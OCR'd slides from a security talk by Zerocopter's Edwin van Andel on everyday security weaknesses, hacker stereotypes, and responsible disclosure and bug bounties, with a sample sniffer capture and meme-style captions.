



HACKERS! DO I SHOOT OR DO I HUG?

EDWIN VAN ANDEL
zerocopter




@YAFSEC

HONG KONG




THIS IS NOT F.A.I.R.!



***Reason: SPEEDSLIDES & TOO MUCH MEMES!**

**WE GOT
PRIZES!**





Edwin van Andel
+31 645892780

edwin@zerocopter.com
<https://www.zerocopter.com>



ME. IN PICTURES. 1970©®

CTO



Gallestraat 4
7701 SK Dedemsvaart

Tel: +31 6 45 89 27 80
Email: evanandel@yafsec.com





G.G.O.H. - Guild of the Grumpy Old Hackers

SOON

Want to help? Donate via [1CqRPDqJBWwhSa5QnHofwr71AFefjmA48y](https://www.pledgemusic.com/1CqRPDqJBWwhSa5QnHofwr71AFefjmA48y)



I Am The Cavalry

International Information Systems Security Certification Consortium

The (ISC)² Board of Directors hereby awards

William F. Slater, III

the credential of

Certified Information Systems Security Professional

Having met all of the certification requirements, which include the professional experience prerequisite, adoption of the (ISC)² Code of Ethics, and successful performance on the required competency examination, subject to recertification every three years, this individual is entitled to all of the rights and privileges associated with this designation, as defined in the (ISC)² Bylaws.

Patricia A. Myers

Chairperson

Zofy Moulton

Recording Secretary



57707

Certificate Number

July 2013

Expiration Date

Certified since July 2004

(ISC)²



Netherlands Presidency of the Council of the European Union

EU
2016



**YEAH, IF YOU COULD GET BACK TO
WORK**



THAT'D BE GREAT...

Security: The basics

WOW...
SEGWAYS!
SECURE?




WIFI!
SECURE?





WPA-PSK Password Audit





**NO WIFI.
SECURE?**

Sniff : 2/852 Ethernet frames


No.	Status	Source Address	Dest Address	Summary	Len	Cumulative	Ret. Time	Delta Ti
1	M	RHYS_LAPTOP	[64.245.54.81]	TCP: D=21 S=1171 SYN SEQ=3928511 LEN=0 WIN=8	62	62	0:00:00.000	0.00
2		ESTIE	[255.255.255.255]	DHCP: Request, Message type: DHCP Discover	342	404	0:00:02.681	2.68
3		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	464	0:00:03.051	0.37
4		RHYS_LAPTOP	[64.245.54.81]	TCP: D=21 S=1171 SYN SEQ=3928511 LEN=0 WIN=8	62	526	0:00:06.024	2.97
5		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	586	0:00:13.052	7.02
6		RHYS_LAPTOP	[64.245.54.81]	TCP: D=21 S=1171 SYN SEQ=3928511 LEN=0 WIN=8	62	648	0:00:18.078	5.02
7		RHYS_LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	730	0:00:18.586	0.50
8		0.0000E86B637C	0.FFFFFFFFFF	NSAP: C Find general File server	60	790	0:00:19.552	0.96
9		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	850	0:00:23.053	3.50
10		RHYS_LAPTOP	[160.221.1.132]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	932	0:00:24.088	1.03
11		RHYS_LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	1014	0:00:29.592	5.50
12		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	1074	0:00:33.055	3.46
13		RHYS_LAPTOP	[160.221.1.132]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	1156	0:00:35.102	2.04
14		RHYS_LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	1238	0:00:40.611	5.50
15		003080DC23CC	01000CCCCC	CDP: Type=0x0001 (Device ID); Type=0x0002 (A	315	1553	0:00:43.100	2.46
16		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	1613	0:00:43.112	0.01
17		RHYS_LAPTOP	[160.221.1.132]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	1695	0:00:48.115	5.00
18		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	1755	0:00:53.113	4.95
19		RHYS_LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalax	82	1837	0:00:55.625	2.51
20		RHYS_LAPTOP	[160.221.119.13]	TCP: Retransmitted in frame 21: 132 Bytes of	166	2003	0:00:59.412	3.76
21	#	RHYS_LAPTOP	[160.221.119.13]	Expert: Retransmission	166	2169	0:01:00.833	1.42
22		ESTIE	[255.255.255.255]	TCP: Retransmitted in frame 24: 132 Bytes of	342	2511	0:01:02.679	1.84
23		003080DC23CC	003080DC23CC	DHCP: Request, Message type: DHCP Discover	342	2511	0:01:02.679	1.84
				LOOP: Reply Receipt =0	60	2571	0:01:03.114	0.43

UDP: ----- UDP Header -----


- UDP: Source port = 68 (Bootpc/DHCP)
- UDP: Destination port = 67 (Bootps/DHCP)
- UDP: Length = 308
- UDP: Checksum = A776 (correct)
- UDP: [300 byte(s) of data]

```
00000000: ff ff ff ff ff ff ff ff 04 76 8c a7 5b 08 00 45 00  yyyyyy..vIS[.E.
00000010: 01 48 dc dc 00 00 fa 11 22 1f c0 a8 00 01 ff ff    .HUU.g.A..yy
00000020: ff ff 00 44 00 43 01 34 a7 76 01 01 06 00 49 43  yy.D.C.45v....IC
00000030: 53 20 2a 00 80 00 00 00 00 00 00 00 00 00 00 00  S*.I.....
00000040: 00 00 00 00 00 00 00 00 04 76 8c a7 5b 00 00 00  .....vIS[...
00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```

Expert Decode Matrix Host Table Protocol Dist. Statistics




RASPBERRY PI








USB.
SECURE?



**OKAY.
STANDALONE PC'S
SECURE?**




© 1997 Aaron Bacall from The Cartoon Bank. All rights reserved.



Tel Aviv Team First To Steal High-Level PC Crypto – Through A Wall

An Israeli security research team has described how to steal a cryptographic key from a computer simply by monitoring the radio waves it emits while decrypting a cipher.



HUMANS....
SECURE?



Phishing



Social Engineering

D  **NT** **CLICK**
SHIT!!

@Jadedsecurity



LEES MIJN BOEK

DOWNLOAD DE PDF

www.veiligbankieren.nl

Aight. But how do you get in?



Tailgating






**BUT WE USE
TAGS!**
#WINNING!



COOL!
WE GOT
CHRIS PAGET
YOU LOSE....




**Everything is hackable.
But who is doing the hacking?**






Different Solutions

HACKERS!



albert Einstein
rikko teela
alan turing



Think different.



PICK YOUR HACKER:



SO... ALL HACKERS ARE EVIL?

WELL... (NOT ALL RIGHT?)



<http://TheFunnyPlace.net>

RESPONSIBLE DISCLOSURE* AND BUG-BOUNTIES



*Coordinated Vulnerability
Disclosure



Nationaal Coördinator
Terrorismebestrijding en Veiligheid
Ministerie van Veiligheid en Justitie



Responsible Disclosure in Nederland

Historie en Toekomst



24 oktober 2014

Responsible Disclosure Statement

At Zerocopter, we consider the security of our systems a top priority. But no matter how much effort we put into system security, there can still be vulnerabilities present.

